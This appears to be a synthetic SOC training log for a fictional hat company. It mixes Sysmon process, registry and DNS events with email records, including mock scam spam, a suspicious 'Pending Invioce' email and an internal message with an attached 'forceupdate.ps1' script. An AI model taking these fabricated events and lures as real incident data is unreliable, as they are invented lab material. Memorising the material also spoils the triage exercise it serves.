2025-12-23T04:13:03+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:13:03.731","event.code":"12","host.name":"win-3452","process.name":"spoolsv.exe","process.pid":"3802","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:13:35+0000	{"datasource":"email","timestamp":"12/23/2025 04:13:35.731","subject":"RE: RE: Inquiry: Custom Hat Order for Corporate Gifting","sender":"lee@panachepanamas.com","recipient":"miguel.odonnell@tryhatme.com","attachment":"None","content":" Just following up to see if the designs meet your expectations and if you need any modifications before finalizing the order","direction":"inbound"}
2025-12-23T04:13:48+0000	{"datasource":"email","timestamp":"12/23/2025 04:13:48.731","subject":"Team Building Event - RSVP by Friday","sender":"michelle.smith@tryhatme.com","recipient":"michelle.smith@tryhatme.com","attachment":"None","content":" Don ʼ t forget to RSVP! We need a final headcount.","direction":"internal"}
2025-12-23T04:13:50+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:13:50.731","event.code":"1","host.name":"win-3453","process.name":"rdpclip.exe","process.pid":"3565","process.parent.pid":"3925","process.parent.name":"svchost.exe","process.command_line":"rdpclip","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:13:53+0000	{"datasource":"email","timestamp":"12/23/2025 04:13:53.731","subject":"FWD: Upcoming Trade Show Attendance: Meet our Hat Experts","sender":"liam.espinoza@tryhatme.com","recipient":"omari@fashionforwardhatter.com","attachment":"None","content":" Sharing this with our team so they can coordinate their visit and meeting schedules","direction":"outbound"}
2025-12-23T04:14:14+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:14:14.731","event.code":"1","host.name":"win-3452","process.name":"TSTheme.exe","process.pid":"3689","process.parent.pid":"3862","process.command_line":"C:\\Windows\\system32\\TSTheme.exe -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:14:29+0000	{"datasource":"email","timestamp":"12/23/2025 04:14:29.731","subject":"FWD: Seminar Registration: Hat Industry Innovation Trends","sender":"cain.omoore@tryhatme.com","recipient":"le@hatnewsdaily.org","attachment":"None","content":" Sharing this event information for those interested in attending","direction":"outbound"}

Time	Event
2025-12-23T04:15:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:15:06.731","event.code":"1","host.name":"win-3461","process.name":"iexplore.exe","process.pid":"3621","process.parent.pid":"3565","process.parent.name":"iexplore.exe","process.command_line":"\"C:\\Program Files (x86)\\Internet Explorer\\IEXPLORE.EXE\" SCODEF:8580 CREDAT:9474 /prefetch:2","process.working_directory":"C:\\Users\\sophie.j\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:15:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:15:06.731","event.code":"22","host.name":"win-3454","process.name":"OUTLOOK.EXE","process.pid":"3648","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"autodiscover.tryhatme.finance","dns.resolved_ip":"34.244.197.202","dns.answers.data":"mail.tryhatme.finance, 34.24g4.197.202"}
2025-12-23T04:15:24+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:15:24.731","event.code":"13","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3645","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 4)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:16:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:16:06.731","event.code":"12","host.name":"win-3450","process.name":"spoolsv.exe","process.pid":"3684","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:16:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:16:09.731","event.code":"13","host.name":"win-3454","process.name":"spoolsv.exe","process.pid":"3953","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:16:29+0000	{"datasource":"email","timestamp":"12/23/2025 04:16:29.731","subject":"FWD: Employee Appreciation Day - Volunteer Sign-Up","sender":"roger.fedora@tryhatme.com","recipient":"roger.fedora@tryhatme.com","attachment":"None","content":" Reminder: Sign-ups close tomorrow.","direction":"internal"}
2025-12-23T04:17:05+0000	{"datasource":"email","timestamp":"12/23/2025 04:17:05.731","subject":"FWD: Vendor Showcase: Latest Hat Materials and Designs","sender":"support@tryhatme.com","recipient":"arthur@hatfashionfair2022.com","attachment":"None","content":" Forwarding this information to our design team for review and feedback","direction":"outbound"}
2025-12-23T04:17:06+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:06.731","event.code":"1","host.name":"win-3455","process.name":"WUDFHost.exe","process.pid":"3710","process.parent.pid":"3817","process.parent.name":"services.exe","process.command_line":"\"C:\\Windows\\System32\\WUDFHost.exe\" -HostGUID:{24b7eef1-ada5-453b-a5a6-93007dca6fbc} -IoEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-fd5c32fb-5bb6-4693-82a7-6cec85d58bc4 -SystemEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-3ba97dd6-3700-4e8a-8921-1e24128d9c7d -IoCancelEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-2a6ae716-7c20-4d0c-97b6-bb3346775edf -NonStateChangingEventPortName:\\UMDFCommunicationPorts\\WUDF\\HostProcess-54470b14-46b9-4c56-abe1-d9b12ef13c5f -LifetimeId:39d16a20-5092-495b-95b9-c7e0ec216f0f -DeviceGroupId: -HostArg:0","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:17:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:09.731","event.code":"1","host.name":"win-3461","process.name":"OUTLOOK.EXE","process.pid":"3769","process.parent.pid":"3772","process.parent.name":"explorer.exe","process.command_line":"\"C:\\Program Files\\Microsoft Office\\root\\Office16\\OUTLOOK.EXE\" ","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:17:17+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:17.731","event.code":"13","host.name":"win-3450","process.name":"spoolsv.exe","process.pid":"3846","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:17:29+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:29.731","event.code":"12","host.name":"win-3457","process.name":"spoolsv.exe","process.pid":"3859","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:17:42+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:42.731","event.code":"12","host.name":"win-3451","process.name":"spoolsv.exe","process.pid":"3955","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:17:46+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:46.731","event.code":"12","host.name":"win-3457","process.name":"spoolsv.exe","process.pid":"3989","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}

Time	Event
2025-12-23T04:17:48+0000	{"datasource":"email","timestamp":"12/23/2025 04:17:48.731","subject":"RE: RE: Invitation to a Business Networking Luncheon Next Week","sender":"juliet@panachepanamas.com","recipient":"cain.omoore@tryhatme.com","attachment":"None","content":" Just confirming my attendance Will there be a list of attendees shared beforehand","direction":"inbound"}
2025-12-23T04:17:50+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:17:50.731","event.code":"12","host.name":"win-3451","process.name":"spoolsv.exe","process.pid":"3751","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:17:54+0000	{"datasource":"email","timestamp":"12/23/2025 04:17:54.731","subject":"RE: RE: Scheduling a Virtual Meeting to Discuss Market Trends","sender":"silas@customcrownhats.org","recipient":"michael.ascot@tryhatme.com","attachment":"None","content":" I have added some discussion points to the agenda We should also touch on competitive analysis","direction":"inbound"}
2025-12-23T04:17:56+0000	{"datasource":"email","timestamp":"12/23/2025 04:17:56.731","subject":"Instant Wealth Send Bitcoin to Double Your Money","sender":"tim@headweartrendsetters.org","recipient":"diego.summers@tryhatme.com","attachment":"None","content":" Our exclusive system guarantees instant Bitcoin doubling Send us just 100 and watch it turn into 200 instantly","direction":"inbound"}
2025-12-23T04:18:07+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:07.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3726","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:18:21+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:21.731","event.code":"13","host.name":"win-3455","process.name":"spoolsv.exe","process.pid":"3913","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:18:21+0000	{"datasource":"email","timestamp":"12/23/2025 04:18:21.731","subject":"Scam Alert Fake Hat Hotel Vouchers Up for Grabs","sender":"support@tryhatme.com","recipient":"josephine@yahoo.com","attachment":"None","content":" Hurry These suspiciously cheap hotel vouchers are selling fast Book now before they totally stop working upon arrival","direction":"outbound"}
2025-12-23T04:18:23+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:23.731","event.code":"22","host.name":"win-3454","process.name":"OUTLOOK.EXE","process.pid":"3620","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:18:37+0000	{"datasource":"email","timestamp":"12/23/2025 04:18:37.731","subject":"RE: RE: Inquiry: Custom Hat Order for Corporate Gifting","sender":"edna@headwearreporter.net","recipient":"michelle.smith@tryhatme.com","attachment":"None","content":" Just following up to see if the designs meet your expectations and if you need any modifications before finalizing the order","direction":"inbound"}
2025-12-23T04:18:55+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:18:55.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3724","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:19:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:09.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml:OECustomProperty"}
2025-12-23T04:19:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:09.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml"}
2025-12-23T04:19:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:09.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml:Zone.Identifier"}
2025-12-23T04:19:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:09.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml"}
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml:OECustomProperty"}
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"1","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"5176","process.parent.pid":"8668","process.parent.name":"OUTLOOK.EXE","process.command_line":"\"C:\\Program Files\\Microsoft Office\\Root\\Office16\\OUTLOOK.EXE\" /eml \"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml\"","process.working_directory":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\","event.action":"Process Create (rule: ProcessCreate)"}

Time	Event
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml"}
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"13","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3844","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Microsoft Print to PDF (redirected 5),40\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml"}
2025-12-23T04:19:12+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:12.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\Important: Pending Invioce!.eml:Zone.Identifier"}
2025-12-23T04:19:15+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:15.731","event.code":"8","host.name":"win-3460","process.name":"dwm.exe","process.pid":"3772","event.action":"CreateRemoteThread detected (rule: CreateRemoteThread)"}
2025-12-23T04:19:23+0000	{"datasource":"email","timestamp":"12/23/2025 04:19:23.731","subject":"RE: Force update fix","sender":"michelle.smith@tryhatme.com","recipient":"yani.zubair@tryhatme.com","attachment":"forceupdate.ps1","content":"Thanks Yani! I'll run this script right away. The update issues have been really frustrating lately.","direction":"internal"}
2025-12-23T04:19:39+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:19:39.731","event.code":"1","host.name":"win-3458","process.name":"MoUsoCoreWorker.exe","process.pid":"3965","process.parent.pid":"3680","process.command_line":"C:\\Windows\\System32\\mousocoreworker.exe -Embedding","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:20:01+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:20:01.731","event.code":"1","host.name":"win-3456","process.name":"LogonUI.exe","process.pid":"3918","process.parent.pid":"3518","process.parent.name":"winlogon.exe","process.command_line":"\"LogonUI.exe\" /flags:0x0 /state0:0xb572b855 /state1:0x41c64e6d","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:20:02+0000	{"datasource":"email","timestamp":"12/23/2025 04:20:02.731","subject":"Amazing Hat Enhancement Pills Grow Your Hat Collection Instantly","sender":"keane@modernmillinerygroup.online","recipient":"michael.ascot@tryhatme.com","attachment":"None","content":" Want a bigger more impressive hat collection Our revolutionary hat growth formula guarantees results in just days Try now before the FDA finds out","direction":"inbound"}
2025-12-23T04:20:18+0000	{"datasource":"email","timestamp":"12/23/2025 04:20:18.731","subject":"RE: Hat-tastic News: New Designs Unveiled!","sender":"kyra.flores@tryhatme.com","recipient":"kyra.flores@tryhatme.com","attachment":"None","content":" Love these! The blue one is my favorite.","direction":"internal"}
2025-12-23T04:20:35+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:20:35.731","event.code":"22","host.name":"win-3451","process.name":"OUTLOOK.EXE","process.pid":"3771","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:21:21+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:21:21.731","event.code":"22","host.name":"win-3461","process.name":"OUTLOOK.EXE","process.pid":"3948","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:21:31+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:21:31.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3674","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}
2025-12-23T04:21:48+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:21:48.731","event.code":"13","host.name":"win-3452","process.pid":"3727","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0003\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:21:56+0000	{"datasource":"email","timestamp":"12/23/2025 04:21:56.731","subject":"Lunarian Hat Models Want to Meet You Click for Love","sender":"levine@headwearmarketwatch.org","recipient":"roger.fedora@tryhatme.com","attachment":"None","content":" Gorgeous hat wearing models from the Moon are searching for their Earth soulmate Could it be you Click to chat now","direction":"inbound"}
2025-12-23T04:22:02+0000	{"datasource":"email","timestamp":"12/23/2025 04:22:02.731","subject":"RE: RE: Seminar Registration: Hat Industry Innovation Trends","sender":"armaan.terry@tryhatme.com","recipient":"tobias@crowninggloryhats.org","attachment":"None","content":" Will there be a recording available for those unable to attend live","direction":"outbound"}
2025-12-23T04:22:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:22:03.731","subject":"RE: Job Interview Invitation: Exciting Career Opportunity","sender":"invoice@tryhatme.com","recipient":"gardner@chicchapeauqueen.com","attachment":"None","content":" Thank you for the opportunity I confirm my availability and look forward to speaking with your team","direction":"outbound"}

Time	Event
2025-12-23T04:22:23+0000	{"datasource":"email","timestamp":"12/23/2025 04:22:23.731","subject":"RE: Hat-tastic News: New Designs Unveiled!","sender":"yani.zubair@tryhatme.com","recipient":"yani.zubair@tryhatme.com","attachment":"None","content":" Love these! The blue one is my favorite.","direction":"internal"}
2025-12-23T04:22:24+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:22:24.731","event.code":"12","host.name":"win-3457","process.name":"spoolsv.exe","process.pid":"3823","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:22:28+0000	{"datasource":"email","timestamp":"12/23/2025 04:22:28.731","subject":"RE: New Hat Designs - Team Meeting Tomorrow","sender":"invoice@tryhatme.com","recipient":"invoice@tryhatme.com","attachment":"None","content":" Got it. Will prepare the slides.","direction":"internal"}
2025-12-23T04:22:39+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:22:39.731","event.code":"1","host.name":"win-3459","process.name":"svchost.exe","process.pid":"3842","process.parent.pid":"3700","process.parent.name":"services.exe","process.command_line":"C:\\Windows\\system32\\svchost.exe -k wsappx -p","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:23:26+0000	{"datasource":"email","timestamp":"12/23/2025 04:23:26.731","subject":"Youve Won a Free Trip to Hat Wonderland Click Here to Claim","sender":"diego.summers@tryhatme.com","recipient":"wanda@styleinfluencerhub.info","attachment":"None","content":" Pack your bags You have won an all expenses paid trip to Hat Wonderland No passport required just your credit card details","direction":"outbound"}
2025-12-23T04:23:27+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:23:27.731","event.code":"12","host.name":"win-3454","process.name":"spoolsv.exe","process.pid":"3667","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{9A7D6000-6360-4067-AFEC-3F8722701AC5}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:23:29+0000	{"datasource":"email","timestamp":"12/23/2025 04:23:29.731","subject":"Exploring Partnership Potential: Custom Hat Design Proposal","sender":"burns@fashionforwardhatter.com","recipient":"contact@tryhatme.com","attachment":"None","content":" We see a strong opportunity for collaboration on custom designs Let ’ s set up a session to refine ideas and explore possibilities","direction":"inbound"}
2025-12-23T04:23:51+0000	{"datasource":"email","timestamp":"12/23/2025 04:23:51.731","subject":"Time Traveling Hat Adventure Explore Ancient Lands for Cheap","sender":"support@tryhatme.com","recipient":"burns@hatindustryinsights.xyz","attachment":"None","content":" Travel through time and experience the evolution of hats from ancient Egypt to futuristic Mars Only 500 per ticket","direction":"outbound"}
2025-12-23T04:24:06+0000	{"datasource":"email","timestamp":"12/23/2025 04:24:06.731","subject":"RE: Employee Appreciation Day - Volunteer Sign-Up","sender":"ceo@tryhatme.com","recipient":"ceo@tryhatme.com","attachment":"None","content":" I can help out—just let me know what ’ s needed.","direction":"internal"}
2025-12-23T04:24:14+0000	{"datasource":"email","timestamp":"12/23/2025 04:24:14.731","subject":"Work from Home and Make 10000 a Day Scam Alert","sender":"cain.omoore@tryhatme.com","recipient":"marshall@chicmillinerydesigns.de","attachment":"None","content":" Quit your job today and make 10000 per day from home All you need is an internet connection and zero critical thinking skills","direction":"outbound"}
2025-12-23T04:24:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:24:30.731","event.code":"13","host.name":"win-3460","process.name":"spoolsv.exe","process.pid":"3746","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 4)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 4)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:24:37+0000	{"datasource":"email","timestamp":"12/23/2025 04:24:37.731","subject":"Scam Alert Fake Hat Hotel Vouchers Up for Grabs","sender":"support@tryhatme.com","recipient":"tobias@fashionforwardhats.me","attachment":"None","content":" Hurry These suspiciously cheap hotel vouchers are selling fast Book now before they totally stop working upon arrival","direction":"outbound"}
2025-12-23T04:24:42+0000	{"datasource":"email","timestamp":"12/23/2025 04:24:42.731","subject":"Work from Home and Make 10000 a Day Scam Alert","sender":"griffin@hatventuresworldwide.online","recipient":"armaan.terry@tryhatme.com","attachment":"None","content":" Quit your job today and make 10000 per day from home All you need is an internet connection and zero critical thinking skills","direction":"inbound"}
2025-12-23T04:24:52+0000	{"datasource":"email","timestamp":"12/23/2025 04:24:52.731","subject":"Request for Product Demo: Exploring Partnership Potential","sender":"diego.summers@tryhatme.com","recipient":"stark@headwearreporter.net","attachment":"None","content":" We would love to schedule a live demonstration to showcase our product capabilities Let us know a time that works for your team","direction":"outbound"}
2025-12-23T04:25:29+0000	{"datasource":"email","timestamp":"12/23/2025 04:25:29.731","subject":"Follow-up on Previous Discussion: Next Steps for Engagement","sender":"hannah@chicchapeauqueen.com","recipient":"armaan.terry@tryhatme.com","attachment":"None","content":" Here is a summary of our last discussion along with action items for the next steps Let us know if you have any modifications","direction":"inbound"}
2025-12-23T04:25:36+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:25:36.731","event.code":"1","host.name":"win-3457","process.name":"sethc.exe","process.pid":"3745","process.parent.pid":"3736","process.parent.name":"AtBroker.exe","process.command_line":"\"C:\\Windows\\System32\\Sethc.exe\" /AccessibilitySoundAgent","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}

Time	Event
2025-12-23T04:25:42+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:25:42.731","event.code":"1","host.name":"win-3457","process.name":"rundll32.exe","process.pid":"3702","process.parent.pid":"3732","process.parent.name":"iexplore.exe","process.command_line":"C:\\Windows\\system32\\rundll32.exe C:\\Windows\\system32\\inetcpl.cpl,ClearMyTracksByProcess Flags:8388616 WinX:0 WinY:0 IEFrame:0000000000000000","process.working_directory":"C:\\Users\\diego.summers\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
